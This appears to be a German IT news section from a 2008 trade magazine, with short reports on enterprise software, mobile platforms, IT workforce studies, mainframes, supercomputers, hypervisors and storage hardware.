Mobiler Service: Materna hat das Produkt Handyman des norwegischen Unternehmens ePocket Solutions in sein Vertriebsprogramm aufgenommen. Mit der Anwendung lassen sich Service-Aufträge mit mobilen Geräten bearbeiten. Eine XML-Schnittstelle ermöglicht die Integration in ERP- und Service-Management-Systeme. Anbindungen gibt es bereits für BMCs Remedy, Microsofts Dynamics AX sowie Dynamics NAV. In diesem Jahr sollen solche für SAP XI und IBM Tivoli hinzukommen.

Abgestoßen: SAP möchte nicht das gesamte Produktangebot der übernommenen Business Objects behalten. Getrennt hat man sich etwa vom Beteiligungsmanagement, zu dem der BI-Spezialist selbst erst durch die Übernahme von Cartesis kam. Käufer ist Zetvisions, das nun die Anwender von Cosmos und Insighter betreuen will.

Mehr Funktionen: Die Schweizer Soreco AG bringt Release 4.0 der SOA-Entwicklungsplattform Xpert.ivy heraus. Neben der Entwicklung, Umsetzung und Überwachung von Prozessen und Webservices kann der Benutzer damit nun auch RIA-Oberflächen (Rich Internet Application) zusammenstellen.

Hilfestellung: Rightnow arbeitet mit dem IT-Beratungsunternehmen Danet zusammen. Ziel ist die Vermarktung von Rightnows Miet-CRM-Software im deutschsprachigen Raum. Danet soll dazu kundenspezifische Anwendungen mit Rightnows Werkzeugen entwickeln. Das Weiterstadter Unternehmen ist mit einem eigenen On-Demand-Service (Order-to-Cash) präsent.

SCM-Software: SAP vor Oracle

Ungebrochen groß ist das Interesse an Software für das Supply Chain Management (SCM). Im vergangenen Jahr stieg die Nachfrage nach entsprechenden Angeboten weltweit laut Statistik der US-Beratung Gartner um fast 18 % auf 6 Mrd. Dollar. Allerdings sind 4 % davon allein dem schwachen Dollarkurs zu verdanken. Insbesondere bei SAP und Oracle lässt das Wachstum die Kassen klingeln. Die beiden Anbieter von Unternehmenssoftware legten im SCM-Segment überdurchschnittlich zu. Dabei hatte SAP wieder einmal die Nase vorn. Das Unternehmen steigerte seinen Umsatz 2007 um knapp 32 % auf 1,3 Mrd. Dollar. Larry Ellisons Firma verzeichnete hingegen „nur“ 26 % Zuwachs und blieb mit den Einnahmen knapp unter der 1-Mrd.-Dollar-Grenze. Hinter dem Plus von JDA (67,4 %) blieben die Wachstumsraten von SAP und Oracle indes deutlich zurück. Ein Blick auf den Markanteil (3,9 %) zeigt jedoch, dass die Nummer drei der Branche sich weit abgeschlagen hinter den beiden führenden Firmen einreiht. An dem immer noch stark zersplitterten SCM-Markt änderte auch der Konsolidierungstrend der vergangenen Jahre nichts – seit 2005 gab es mehr als 85 bedeutende Übernahmen.

SCM-Einnahmen weltweit

Unternehmen	Umsatz 2007	Marktanteil	Umsatz 2006	Marktanteil	Wachstum
SAP	1,334	22,4	1,012	20,0	31,9
Oracle	0,955	16,0	0,758	14,9	26,1
JDA Software	0,230	3,9	0,137	2,7	67,4
Ariba	0,160	2,7	0,151	3,0	6,3
Manhattan Ass.	0,152	2,6	0,135	2,7	13,0
andere	3,132	52,5	2,879	56,8	8,8
gesamt	5,963	100,0	5,070	100,0	17,6

Umsatz in Mrd. Dollar, Marktanteile/Wachstum in Prozent

Quelle: Gartner 6/2008

Palo stellt MOLAP-Server vor

Ende Juni brachte die Jedox AG die Version 2.5 ihres OLAP-Systems Palo auf den Markt. Der Open-Source-Server verwaltet Spreadsheet-Dateien und bietet nun eine optimierte In-Memory-MOLAP-Engine (Multidimensional Online Analytical Processing) einschließlich eines lokalen Cache. Darüber hinaus verfügt Palo über einen verbesserten Formeleditor sowie erweiterte Abfragen. Das System lässt sich zusammen mit Palos ebenso unter der GPL stehendem ETL-Server (Extract, Transform, Load) betreiben, der die Extraktion und Transformation von Stamm- und Bewegungsdaten aus heterogenen Quellen in eigene Modelle ermöglicht. Mit der neuen Version ist es erstmals möglich, aus den verdichteten Zahlen heraus via ETL-Server bis auf die untere Belegebene der operativen Datenbasis durchzugreifen.

Zollabwicklung On-Demand

Mit Unterstützung des Berliner IT-Zoll-Experten Softzoll offeriert EDI-On-Demand-Anbieter Crossgate eine Plattform für die automatische Zollabwicklung nach Atlas (Automatisiertes Tarif- und lokales Zoll-Abwicklungs-System). Ab dem 1. Juli 2009 ersetzt Atlas das papiergestützte Ausfuhrverfahren durch die elektronische Variante. Sie ist für alle Unternehmen verpflichtend, die Warenaustausch mit Nicht-EU-Mitgliedern betreiben. Nehmen Unternehmen den entsprechenden Service über die B2B-Plattform (Business-to-Business) von Crossgate in Anspruch, werden die Daten automatisch an Softzoll weitergeleitet, der eventuell fehlende Informationen ergänzt. Im Anschluss generiert das Produkt die Transportbegleitpapiere und stellt sie dem Zoll als PDF-Dokument per E-Mail zu. Die Plattform bietet Standardschnittstellen zu über 20 ERP-Lösungen.

MySQLs Falcon-Engine ohne Führung

Jim Starkey ist nach knapp zweieinhalb Jahren bei MySQL AB ausgeschieden. Er war dort als Architekt der für MySQL 6 angekündigten transaktionsfähigen Datenbank-Engine Falcon tätig. Starkey blickt auf eine lange Geschichte als Datenbankentwickler zurück: Bis 1984 hatte er bei Digital Equipment an verschiedenen Projekten gearbeitet. Anschließend entwickelte er Interbase, das nach mehrmaligem Besitzerwechsel schließlich bei Borland landete. Aus den 2000 freigegebenen Quellen entstand zwei Jahre später die Open-Source-Datenbank Firebird. Starkey war angeblich wegen einer grundsätzlichen Abneigung gegen Open Source an diesem Projekt nicht interessiert.

Falcon soll die erste von MySQL AB selbst entwickelte Engine mit Transaktionsfähigkeiten sein. Oracle hatte vor einigen Jahren das bislang mitausgelieferte InnoDB ebenso wie die früher verwendete Berkeley DB gekauft. SolidDB, das ebenfalls Transaktionen und einen Anschluss an MySQL bot, erfährt seit der Übernahme durch IBM keine sichtbare Entwicklung mehr.


Die Falcon-Entwickler geben sich optimistisch, ihre Arbeit trotz Starkeys Weggang beenden zu können. Blog-Einträge weisen darauf hin, dass manche dem Projekt jetzt sogar bessere Chancen einräumen.

Release-Kandidat für SQL Server 2008

Seit Mitte Juni bietet Microsoft einen ersten Release-Kandidaten der kommenden Version seines SQL Server zum Herunterladen an (s. *iX*-Link). Ursprünglich hatte es die fertige Version für Februar avisiert, mittlerweile soll sie im dritten Quartal erscheinen. Kurz nach dem Release-Kandidaten veröffentlichte der Hersteller ein Feature-Pack bestehend aus einzeln installierbaren Teilen. Sein Schwerpunkt liegt auf Data-Mining-Aufgaben: Ein OLE-DB-Provider soll als COM-Komponente bei OLAP-Vorhaben helfen, Add-ins für Office 2007 übermitteln Analyseergebnisse aus dem Server an Excel und Vibrio. Außerdem gehört der SQL Server Compact 3.5 SP1 zu dem Feature-Pack, das die Datenbank direkt in andere Anwendungen einbettet.







Handy als Diktaphone: Mit der Software ProMobile der Berliner Firma Brainworks können Blackberrys und Nokia-Smartphones als Diktiergeräte fungieren. Zur Steuerung der Aufnahme dienen die Handy-Tasten. Per E-Mail, UMTS/GPRS oder WLAN kann man die Diktate versenden, auch an digitale Diktiersysteme.

Alte Handys liegen rum: Die Recycling-Quote bei Mobiltelefonen liegt nach einer Untersuchung von Nokia bislang nur bei rund 3 %. Gäbe jeder der drei Milliarden Handy-Besitzer eines zurück, spare dies 240.000 Tonnen Rohstoffe ein.

API verheiratet Web 2.0 mit dem Handy

Zwar lassen sich Web-2.0-Anwendungen per Ajax im Prinzip mobil ebenso nutzen wie stationär. Allerdings ist aus Sicherheitsgründen in beiden Fällen noch kein Zugriff auf lokale Funktionen und Daten möglich. Den will die OMTP-Gruppe (Open Mobile Terminal Platform) aus AT&T, Hutchison 3G, Orange, T-Mobile, Vodafone und anderen mit ihrer API „Bondi“ schaffen. Diese einheitliche Schnittstelle soll eine sichere Kommunikation zwischen Handy-Betriebssystem und Browser ermöglichen und dadurch etwa das Nutzen der vom GPS-Modul gelieferten aktuellen Position erlauben. Eine erste Spezifikation will OMTP Ende des Jahres vorlegen.



Neue Versionen der Berkeley DB

Oracle stellt gleichzeitig für alle drei Editionen seiner eingebetteten freien Datenbank „Berkeley DB“ neue Versionen bereit. Berkeley DB 4.7 steht erstmals für das Echtzeitbetriebssystem QNX RTOS zur Verfügung; es soll den Cache besser ausnutzen und dadurch höheren Durchsatz bringen. Ebenfalls neu ist die Integration des in der Java-Ausgabe mit Version 3 eingeführten Direct Persistence Layer (DPL, s. *iX*-Link), der das dauerhafte Speichern von Objekten ohne den Umweg über einen objektrelationalen Mapper übernimmt. In DPL definieren Java-Annotationen die Persistierung ebenso wie die nötigen Metainformationen.

In der XML-Ausgabe ist die XQuery-Update-Funktion (bislang ein Vorschlag des W3C) hinzugekommen. Damit lassen sich Knoten in XML-Dokumente einfügen, löschen und ändern. Ein kostenorientierter Optimierer soll den Durchsatz erhöhen. Laut Oracle skaliert die Java-Edition der Datenbank besser und arbeitet schneller; sie unterstützt Googles mobile Plattform Android und Apache Maven.



Nokia übernimmt Symbian komplett

Bis Mitte nächsten Jahres will Nokia sämtliche Anteile an Symbian Inc übernehmen und das gleichnamige Betriebssystem unter eine freie Lizenz stellen. Betreuen soll es in Zukunft die Symbian Foundation, zu deren Gründungsmitgliedern neben Nokia die Gerätehersteller Sony Ericsson, Motorola und NTT-Docomo gehören. Sie wollen ihre jeweiligen GUI-Aufsätze ebenfalls in die Foundation einbringen: von Docomo kommt MOAP, von Sony Ericsson UIQ und von Nokia S60.

Außerdem beteiligen sich AT&T, LG Electronics, Samsung, STMicroelectronics, Texas Instruments und Vodafone. Einige von ihnen gehören gleichzeitig zur Open Handset Alliance und damit zu den Unterstützern des Linux-Derivats Android. Über die technischen Vorzüge von Symbian gegenüber dem von Google entwickelten Newcomer äußerten sich die Firmen nicht – man könne jedoch mit 200 Millionen Nutzern und vier Millionen Entwicklern wuchern.



Teamarbeit an verteilten Wissenskarten

Mindjet hat seinen Mind Manager Pro, ein Werkzeug zur Erstellung sogenannter Mind Maps, mit einer im Mietmodus angebotenen Kollaborationsplattform namens Connect erweitert. Die Software soll es Teammitgliedern ermöglichen, „Wissenskarten“ aufzubauen, zu diskutieren und gemeinsam weiterzuentwickeln. In den Mind Maps führen die Benutzer Daten unterschiedlicher Ausprägung und aus verschiedenen Quellen zusammen. Sie können Onlinekonferenzen und Chats anstoßen sowie Whiteboards für die Präsentation von Ideen und Projektplänen einrichten. Noch benötigt man für den Betrieb den Mind Manager, im Laufe dieses Jahres soll jedoch ein browserfähiger Client hinzukommen, der keine lokale Installation mehr benötigt. Die Online-Arbeitsbereiche liegen auf einem Server bei Mindjet. Connect gibt es in drei Ausführungen, die zwischen 9,99 Euro und 24,99 Euro pro Person und Monat kosten. *Susanne Franke*

Kunden-Feedback mit Web 2.0

Der On-Demand-CRM-Anbieter Rightnow hat seine Mai-08-Release veröffentlicht. Bei den Verbesserungen dieser Version konzentrierte sich das Softwarehaus vor allem auf Feedback-Funktionen für die Module Service, Marketing und Vertrieb. Das Produkt umfasst eine neue Online-Chat-Funktion, über die Servicemitarbeiter Kundenfragen beantworten können. Befragungen zur Zufriedenheit mit den Produkten oder der Dienstleistung sind ebenfalls in die Chat-Anwendung eingebunden. Sie sollen nach der Interaktion mit einem Serviceagenten ausgelöst werden. Diese Umfragen sind auch in der Lage, Informationen von anonymen Onlinekunden automatisch zu erfassen. *Susanne Franke*

Entwicklungsprozesse besser geplant

Softwareentwicklung als ganzheitlich angelegter Geschäftsprozess ist immer noch die Ausnahme. Borlands Management Solutions (BMS, voraussichtlich ab Herbst verfügbar), gibt Unternehmen die Möglichkeit, die Kernprozesse der Anwendungserstellung zu messen und zu steuern – von der Anfrage bis zur Auslieferung. Die Plattform baut auf Borlands Open ALM-Struktur (Application Lifecycle Management) auf und soll allen Beteiligten einen vollständigen Überblick über sämtliche Entwicklungsprozesse verschaffen. BMS besteht aus drei Werkzeugen: Team Demand bietet den Kollegen außerhalb der IT einen Blick auf die Projektanforderungen. Die Multiprojektmanagement-Umgebung Team Focus unterstützt diverse Entwicklungsprozesse (agil, iterativ, Wasserfall) und liefert Wissenswertes über das IT-Portfolio sowie den Projektverlauf. Team Analytics schließlich ist ein Werkzeug zur Konsolidierung von Projektinformationen.

KURZ NOTIERT

Cobol und .Net: Micro Focus’ Cobol-Entwicklungsumgebung .Net Express with .Net 5.1 unterstützt die aktuellen Versionen von Microsofts IDE Visual Studio und das .Net Framework. Somit kann der Entwickler Cobol-Anwendungen für .Net innerhalb von Visual Studio erstellen – inklusive der Geschäftsabläufe, des Datenzugriffs sowie einer grafischen oder webbasierten Bedienoberfläche.

Jupitermond: Die jährliche Eclipse-Release ist verfügbar, diesmal unter dem Namen Ganymede. Sie beinhaltet Programmpakete von 23 Eclipse-Projektteams. Sieben verschiedene Programmpakete decken unterschiedliche Anwendungsgebiete ab. Neu ist beispielsweise das Equinox p2 Provisioning-System, das den bisherigen Update Manager ersetzt.

Bedarf an IT-Freelancern ungebrochen

Der Einsatz externer IT-Spezialisten hat sich in Deutschland etabliert. Dies belegen Ergebnisse der Untersuchung „Externe IT-Spezialisten in Deutschland 2008“, für die im Auftrag der Hays AG rund 160 IT/TK-Leiter in Unternehmen mit mindestens 500 Mitarbeitern befragt wurden.

Heute greifen mehr als 70 % der Unternehmen mit mehr als 500 Mitarbeitern auf externe IT-Spezialisten zurück. Einer Studie der Berlecon zufolge soll dieser Anteil in den kommenden zwölf Monaten auf über 80 % steigen. Jede achte der befragten Firmen setzt derzeit mehr als 20 IT-Freelancer ein. Das Aufgabenspektrum der „Gastarbeiter“ ist vielschichtig. Die meistverbreiteten Einsatzfelder sind derzeit Softwareentwicklung und -integration sowie Aufgaben im SAP-Umfeld. Überproportional steigen soll künftig der Einsatz von Externen als Berater und Planer. Aus diesem Grund stehen Beratungskompetenz und Kommunikationsstärke an der ersten Stelle bei der Auswahl externer IT-Spezialisten. Mehr als 80 % der Unternehmen weisen diesen Softskills eine große oder sehr große Bedeutung zu. Kritisch beurteilen die Firmen (60 %) den Einsatz von IT-Freelancern allein in den Punkten Einarbeitungszeit sowie Aufwand für Steuerung und Koordination.

IT-Arbeit macht krank

Nach einem Arbeitspapier des RISP (Rhein-Ruhr-Institut für Sozialforschung und Politikberatung e. V.) führt die Beschäftigung in der IT zu erheblichen gesundheitlichen Belastungen (www.risp-duisburg.de/abtpro/prolog/ArbeitspapierITG1.pdf). Das Papier zitiert Studien, nach denen IT-Beschäftigte in den Softwareentwicklungs- und Beratungsprojekten bis zu viermal so häufig unter psychosomatischen Beschwerden (chronische Müdigkeit, Nervosität, Schlafstörungen und Magenbeschwerden) leiden wie der Durchschnitt der Beschäftigten in Deutschland. 40 % der Befragten zeigten eine Zunahme chronischer Erschöpfung, einem Frühindikator für das Burnout, 30 % hatten Probleme, sich zu erholen. Nach dem Gesundheitsreport der Techniker-Krankenkasse liegt der Gebrauch von Antidepressiva bei IT-Beschäftigten um 60 % höher als im Durchschnitt aller Beschäftigten. In Sachen Psychopharmaka soll er sogar um 91 % höher ausfallen. Diese Aussage bezieht sich nur auf die über die Krankenkasse abgewickelten Rezepte; die Dunkelziffer dürfte noch darüber liegen.



Langweilig: Meldungen über den Mangel an IT-Fachleuten sind häufig zu vernehmen. In Großbritannien suchte die CRAC (The Career Development Organisation) nach Ursachen, warum das IT-Studium trotz der hervorragenden Berufsaussichten so wenig Zulauf hat. Das Ergebnis: Mehr als 60 % der Nicht-IT-Studenten empfinden IT-Jobs einfach als zu langweilig.

Spezialisiert: Die Fachhochschule Trier startet mit dem kommenden Wintersemester den neuen Bachelor-Studiengang „Internetbasierte Systeme“ (www.fh-trier.de/go/ibs). Die Schwerpunkte des spezialisierten Studiengangs liegen auf der Softwareentwicklung für verteilte Anwendungen sowie dem Aufbau, der Administration und dem Betrieb von Rechnernetzen.

Handlungsreisende: Berufseinsteiger in der IT-Branche müssen sich auf häufige Geschäftsreisen einstellen. Zu diesem Fazit gelangt die PPI AG in ihrer Studie „IT-Jobscout“. 44 % der Stellenausschreibungen verlangen danach von den Bewerbern im schönsten Managerdeutsch, „Kunden räumlich flexibel zur Verfügung zu stehen“. Von berufserfahrenen Mitarbeitern wird nur bei knapp 25 % Reisebereitschaft erwartet.

Der nächste Schritt: BS2000 auf Xeon-Server

Angekommen in der Intel-Welt ist Fujitsu Siemens Computers (FSC) mit einem Vorhaben, das 1996 mit RISC-Prozessoren von Mips begann und später mit Sparcs weiterging – nämlich Mainframes im Einstiegssegment aus Standardkomponenten zu bauen.

Für den Einsteiger-Mainframe SQ100 sieht FSC acht vorkonfigurierte Modelle vor: Vier Ein-Sockel-Systeme mit einer Leistung von 12 bis 60 RPF (Relativer Performance-Faktor, 1 RPF entspricht circa 1,5 MIPS), zwei Dual-Sockel-Modelle sowie je ein Drei- beziehungsweise Vier-Sockel-System mit maximal 200 RPF – alle ausschließlich bestückt mit Intels Quad-Core-CPUs Xeons MP E7220 (2,93 GHz). Jeder Server lässt sich mit weiteren Prozessoren, etwa zur Verschlüsselung, und nach Bedarf zuschaltbaren CPUs ausbauen.

Um die Systeme auf das Verfügbarkeitsniveau der Mainframe-Welt zu heben, nutzt FSC die Fähigkeiten von Intels Memory-Controller wie ECC (Error Correction Code), Memory Scrubbing (regelmäßiges Speicherprüfen) und Memory Mirroring. Das Spiegeln der FB-DIMMs reduziert ihre verfügbare Kapazität von standardmäßig 8 (ein Sockel) respektive 16 GByte und 128 GByte maximal auf jeweils die Hälfte. Davon bekommt das Betriebssystem etwa 70 % zu Gesicht, also maximal 44 GByte – den Rest nutzt die Firmware.

Als Heimstatt für das Betriebssystem nutzt FSC vier 2,5"-SAS-Platten mit je 146 GByte, paarweise gespiegelt. Ihre Steuerung übernimmt ein SAS-RAID-Controller in einem PCI-Express-x4-Slot. Ein LTO-3-Laufwerk samt Offboard-SCSI-Controller (ebenfalls PCIe x4) und ein DVD-RW-Laufwerk (SATA) sind ebenfalls mit dabei. Zwei weitere PCIe-x4- und vier PCIe-x8-Slots nehmen zusätzliche Karten für die Kommunikation mit der Außenwelt per Gigabit Ethernet, Fibre Channel und SAS auf – die vier GBit-Ethernet-Ports sind nur für die SQ100-internen LAN-Verbindungen und den Anschluss an das Admin-LAN nutzbar. Für den VGA-Anschluss ist ein KVM-Switch vorgesehen. Integriert ist außerdem ein IPMI-2.0-kompatibler Remote Management Controller.

Virtueller Mainframe

Die Server der SQ-Serie nutzen als Betriebssystem OSD/XC Version 4, das sich technisch auf dem Niveau des jüngsten BS2000/OSD Version 8 befindet. Für die Binärkompatibilität vorhandener Mainframe(BS2000-)-Anwendungen sorgt eine Emulationsschicht, die FSC in der nächsten Generation um einen Hypervisor – voraussichtlich Xen – ergänzen will.

Zum Jahresschluss will der Hersteller das erste Modell der SQ-Business-Server unter BS2000/OSD Pilotkunden zur Verfügung stellen. Im Frühjahr 2009 sollen die Maschinen allgemein verfügbar sein. Für den Herbst 2009 plant das Systemhaus Modelle, die per Virtualisierung bis zu acht BS2000-Gastsysteme parallel unterstützen. Im Folgejahr soll der Mischbetrieb von BS2000, Linux und Windows hinzukommen. *Achim Born*

IBMs AS/400 wird 20

Am 21. Juni 1988 stellte IBM die damals neue Rechnerserie AS/400 vor. In den letzten Jahren nahm der Hersteller mehrere Namensänderungen vor: iSeries (2000), iSeries i5 (2003), System i5 (2006) und System i (2007). Heute sind laut IBM weltweit noch mehr als 400 000 Installationen in über 245 000 Firmen in Betrieb, davon etwa 10 000 Unternehmen aus Deutschland.

Das Preis-Leistungs-Verhältnis des „Anwendungssystems“ (AS) mit den vom Startschuss weg mehr als 1000 kaufmännischen Programmpaketen vieler Softwarehäuser galt anfangs als sensationell günstig. Als Arbeitspferd für kaufmännische Aufgaben wie Finanz- und Personalwesen, Produktionsplanung oder Warenwirtschaft gedacht, kostete das Einstiegsmodell B10 mit 2,9 CPW Rechnerleistung (Commercial Processing Workload), 600 MByte Plattenspeicher und 4 MByte Hauptspeicher damals 38 000 Mark, das Topmodell B60 (mit 15,1 CPW für maximal 480 Benutzer) 500 000 Mark. Erstmals benutzte IBM moderne Methoden der Fernbetreuung mit eingebautem Service-Prozessor und Modem, sodass die Maschine mit den damals günstigsten Wartungskonditionen im Markt aufwarten konnte.

Zum Vergleich: Das neue Einstiegsmodell Power 520-M15 Express mit einem Prozessorkern (4,2-GHz-Power6) leistet bis zu 4300 CPW und kostet als Einstiegskonfiguration mit 1 GByte Hauptspeicher und zwei 70-GByte-Platten in der 5-User-Edition knapp 13 000 Euro. Es ist auf bis zu 16 GByte Hauptspeicher und 1,7 Terabyte Plattenplatz ausbaubar.

Das derzeit größte Modell i595 skaliert auf bis zu 64 Power5+-Prozessoren – von 31 500 auf bis zu 216 000 CPW Rechnerleistung. Es kann bis zu 2 TByte RAM und bis zu 381 TByte Plattenspeicher nutzen.

Sozusagen als Geburtstagsgeschenk bekommt System i als Herz IBMs Power6-CPUs und gewinnt neue Freiheiten. Das Betriebssystem, einst unter OS/400 geführt, zwischenzeitlich i5/OS genannt und heute schlicht „i“, läuft auch auf einem System p, dem Nachfolger der 1990 angekündigten Unix-Server RS/6000 und nun mit dem System i in der Verschmelzung zum Power Systems befindlich. Für beide – großteils noch getrennte – Architekturen steht außerdem Linux und AIX zur Wahl.

Frank Soltis, Chefentwickler bei IBM in Rochester und geistiger „Vater“ der AS/400, bedauerte im Gespräch mit *iX* keineswegs das Aufgehen „seiner“ Hardwareplattform in die Power-Systeme. Er sieht darin ihre Weiterentwicklung: „Das Betriebssystem bildet als Schnittstelle zwischen Hardware und Anwendungen den Schlüssel für den Markterfolg einer Plattform“. Die Power-Systeme seien ein logischer Schritt in die Zukunft, da darauf bereits drei unterschiedliche Betriebssysteme laufen.

Ebenso wichtig sei aber auch das Betriebssystem i als Integrationsfaktor. Schon bei der Markteinführung der AS/400 habe es unter Beweis gestellt, dass es andere Welten (damals das S/36-Betriebssystem SSP) integrieren kann. 1998 sei dann mit der PASE-Umgebung auch Unix eingebettet worden, später auch noch das Open-Source-Quartett Linux, Apache, MySQL und PHP (LAMP). In der neuen Middleware PowerVM (vorher Hypervisor) seien viele gemeinsame Funktionen des Power-Trios i5/OS, AIX und Linux ausgelagert worden. *Berthold Wesseler*

Nvidia macht seinem Tesla-Prozessor Beine

Auf der International Supercomputing Conference (ISC) in Dresden stellte Nvidia die zweite Generation seiner Tesla-Prozessoren vor. Das Computing-System S1070 im 1-U-Gehäuse erreicht mit seinen 4 Prozessoren (240 Recheneinheiten pro Prozessor) und 16 GByte RAM bis zu 4 TFlops – und soll dabei nur 700 W elektrische Leistung benötigen. Der Koprozessor C1060 mit nur einem Tesla-Prozessor und 4 GByte RAM leistet immerhin 1 TFlops, belegt im PC zwei (PCIe-)Steckplätze und saugt maximal 225 W aus dem Rechnernetzteil. Beide beherrschen IEEE-754-konforme Gleitkommaarithmetik mit doppelter Genauigkeit; allerdings dürften die Performance-Angaben des Herstellers nur für einfache Genauigkeit gelten. Ab August sind die Systeme erhältlich; der C1060 für 1699 und der S1070 für 7999 US-Dollar.


iX-Link ix0808026

Supercomputer HLRN-II in Betrieb

Auch in der zweiten Generation verteilt sich der Hochleistungsrechner Norddeutschland HLRN-II auf die Standorte Hannover und Berlin. Der größte Unterschied zum HLRN-I: Statt IBM liefert SGI das System, bestehend aus je einem Altix ICE und einem Altix XE 1200 Cluster. Am 3. Juli hat der Hersteller die Berliner Hälfte an das Konrad-Zuse-Zentrum für Informationstechnik Berlin (ZIB) übergeben, am 10. Juli folgte im Regionalen Rechenzentrum für Niedersachsen (RRZN) die offizielle Übergabe des hannoverschen Teils an die Leibniz Universität Hannover.

Verbunden sind beide Standorte über ein dediziertes 10-GBit-Glasfaserkabel, den sogenannten HLRN-Link. Gemeinsam sollen sie alle Hochschulen und Forschungseinrichtungen der Länder Berlin, Bremen, Hamburg, Mecklenburg-Vorpommern, Niedersachsen und Schleswig-Holstein über das Wissenschaftsnetz X-WiN bedienen.

Momentan arbeitet das System mit 5824 Intel-Xeon-Prozessorkernen sowie 15,8 TByte Hauptspeicher und erreicht eine Rechenleistung von 70 TFlops Peak; im Endausbau 2009 sollen 24832 Prozessorkerne samt 93 TByte Arbeitsspeicher eine Spitzenrechenleistung von 312 TFlops erbringen – das wäre nach heutigem Stand Platz 5 der Top500. Für die Anwenderdaten sollen dann 2,3 Petabyte brutto bereitstehen. Die beiden Hälften HANNI und BERNI des HLRN-I, deren IBM-pSeries-690-Nodes mit 1024 Prozessoren 5,2 TFlops Peak erreichten, sollen Mitte September abgeschaltet werden. Ihre Nachfolger werden die Namen HICE und BICE tragen.



Erste Reihe: Bislang finden die Rechenknoten in 10 Schränken Unterschlupf. In zweiter Reihe hüten die Storage-Knoten die Anwenderdaten (Abb. 1).

Zwei neue Embedded-Hypervisoren

Neue Wege geht Red Hat mit seiner Virtualisierungsplattform „oVirt“. Der Embedded-Hypervisor basiert nicht mehr wie das hauseigene Enterprise-Linux (RHEL) auf Xen, sondern auf KVM. Die Kernel-based Virtual Machine bedient sich der Hardware-Virtualisierungsfunktionen von Intels und AMDs Prozessoren – mittlerweile arbeiten die Entwickler auch am Support für Itanium-, PowerPC- und s390-CPUs – und ist seit Beginn letzten Jahres Bestandteil des offiziellen Linux-Kernels. Eine passende Managementsoftware hat Red Hat entwickelt. Dabei diente die Bibliothek *libvirt* als Grundlage (www.libvirt.org). Die aktuelle Betaversion 0.91-1 des Virtualisierers steht unter www.ovirt.org zum Download bereit.

Einen eigenen Hypervisor für Embedded-Systeme hat Wind River entwickelt. Er ist vor allem für Consumer- und Netzwerkgeräte konzipiert und unterstützt unter anderem VxWorks sowie Wind Rivers eigene Linux-Distribution als Gäste. Mit der auf Eclipse basierenden Wind River Workbench hat der Anbieter auch gleich die passende Entwicklungsumgebung im Programm. Ab August sollen Gerätehersteller den Hypervisor zum Beta-Test erhalten.

iX-Link ix0808026

Neues Datacenter-Bandlaufwerk von IBM

IBM hat die dritte Generation seines 3592-Bandlaufwerks vorgestellt. Das neue Modell TS 1130 liest und schreibt mit 160 MByte/s und bringt 1 TByte auf einer Kassette unter. Bänder des Vorgängers TS 1120 kann es lesen und schreiben, Kassetten der ersten Generation nur lesen.

Auf revolutionäre neue Features hat der Hersteller verzichtet – schon der Vorgänger konnte WORM-Bänder lesen und schreiben sowie Daten mit AES (256 Bit) verschlüsseln. Stattdessen konzentrierte sich IBM auf die Modellpflege: Ein empfindlicherer GMR-Lesekopf (Giant Magnetoresistive) verbessert die Leseeigenschaften; daraus resultieren weniger Lesefehler und eine höhere Datenintegrität. Eine neue Kopfbeschichtung verlängert die Lebensdauer von Kopf und Band.

Ab dem 5. September sollen die Laufwerke zum Einstiegspreis von 39 050 US-Dollar (Listenpreis) erhältlich sein. Wer ältere 3592-Modelle ersetzen will, zahlt pro Stück 19 500 Dollar.

iX-Link ix0808028



IBMs neues Bandlaufwerk TS 1130 liest und schreibt 1-TByte-Kassetten mit 160 MByte/s.

Onstor lässt den Puma auf Netapp los

Mit dem Wachstum unstrukturierter Daten erweitern die Speicheranbieter ihr Angebot spezieller Systeme, die die Dateiflut bändigen sollen. So auch Onstor mit der neuesten Generation seiner NAS-Gateways: „Cougar“ (Puma) ergänzt die „Bobcat“-Modelle (Wildkatze) nach oben hin, was sich in einer Fülle von Erweiterungen niederschlägt: Skalierbarkeit auf vier statt einem Petabyte, 18 statt sechs Processing Cores oder bis zu 16 GByte Cache statt 8 bei Bobcat. Laut Onstor-CEO Bob Miller will man durch das verbesserte Preis-Leistungs-Verhältnis vor allem Netapp im Highend Konkurrenz machen. Bei Fujitsu USA konnte Onstor Netapp bereits aus dem Partnervertrieb verdrängen.

Acht der vom Hersteller „Filer“ genannten Geräte lassen sich zu einem Hochverfügbarkeits-Cluster zusammenschließen, der bis zu 32 virtuelle Server bereitstellt. Acht Gigabit-Ethernet-Ports pro Knoten stellen die Verbindung zu Windows-, Linux/Unix- und OS-X-Systemen her. Ins 4 GBit/s schnelle Fibre-Channel-Backend – ebenfalls mit acht Ports pro Knoten – lassen sich Storage-Arrays beliebiger Hersteller integrieren. Laut Miller umfasst die Liste erfasster Geräte, darunter auch nichtlizenzierte, über 30 verschiedene Anbieter. Die Preise beginnen bei 122 500 US-Dollar für einen Knoten inklusive Managementsoftware. *Hartmut Wiehr*

iX-Link ix0808028

Seagate bringt 1,5-TByte-Festplatte

Im August steht der nächste Kapazitätssprung bei Festplatten an, und er fällt nicht eben klein aus: Seagate erhöht die Kapazität seiner Barracuda 7200.11 (SATA, 7200 U/min) um 50 % auf 1,5 TByte. Die Festplatte besitzt weiterhin vier Scheiben (Platters), bringt also auf jeder Scheibe 375 GByte unter. Bei den Modellen mit 1000 und 750 GByte könnte der Hersteller demnach künftig eine Scheibe einsparen, was vor allem dem Stromverbrauch der Laufwerke entgegenkäme.

Außerdem kündigte Seagate fürs vierte Quartal die Notebook-Festplatten Momentus 5400.6 und 7200.4 mit 5400 respektive 7200 U/min sowie einer Kapazität von 500 GByte an. Preise für die neuen Modelle nannte der Hersteller noch nicht.

Unterdessen hat Hitachi den Stromverbrauch seiner Terabyte-Festplatten reduziert. Die Deskstar 7K1000.B besitzt statt fünf nur noch drei Scheiben und soll 43 % weniger Strom aufnehmen: 5,5 W im Leerlauf (idle). Sowohl die Desktop-Variante als auch die für den Dauerbetrieb konzipierte E7K1000 sollen noch im Juli auf den Markt kommen.



Dells Storage-Ökonomie

Was sich hinter der letztes Jahr getätigten Übernahme von Equallogic durch Dell – die erste größere in der Geschichte des Systemhauses – verbirgt, erläuterte Praveen Asthana, Enterprise Storage Director in Austin, Mitte Juli in London. So wie man in der Vergangenheit mit Standardlösungen offensiv gegen Anbieter von proprietären und teuren Workstations vorgegangen sei, wolle man nun die „Economics of Storage“ ändern, indem man die getrennten Netzwerkstrukturen in einer „United Fabric“ vereine und so vor allem den kleinen und mittleren Unternehmen (KMU) einen einfachen und billigen Zugang zu Storage biete.

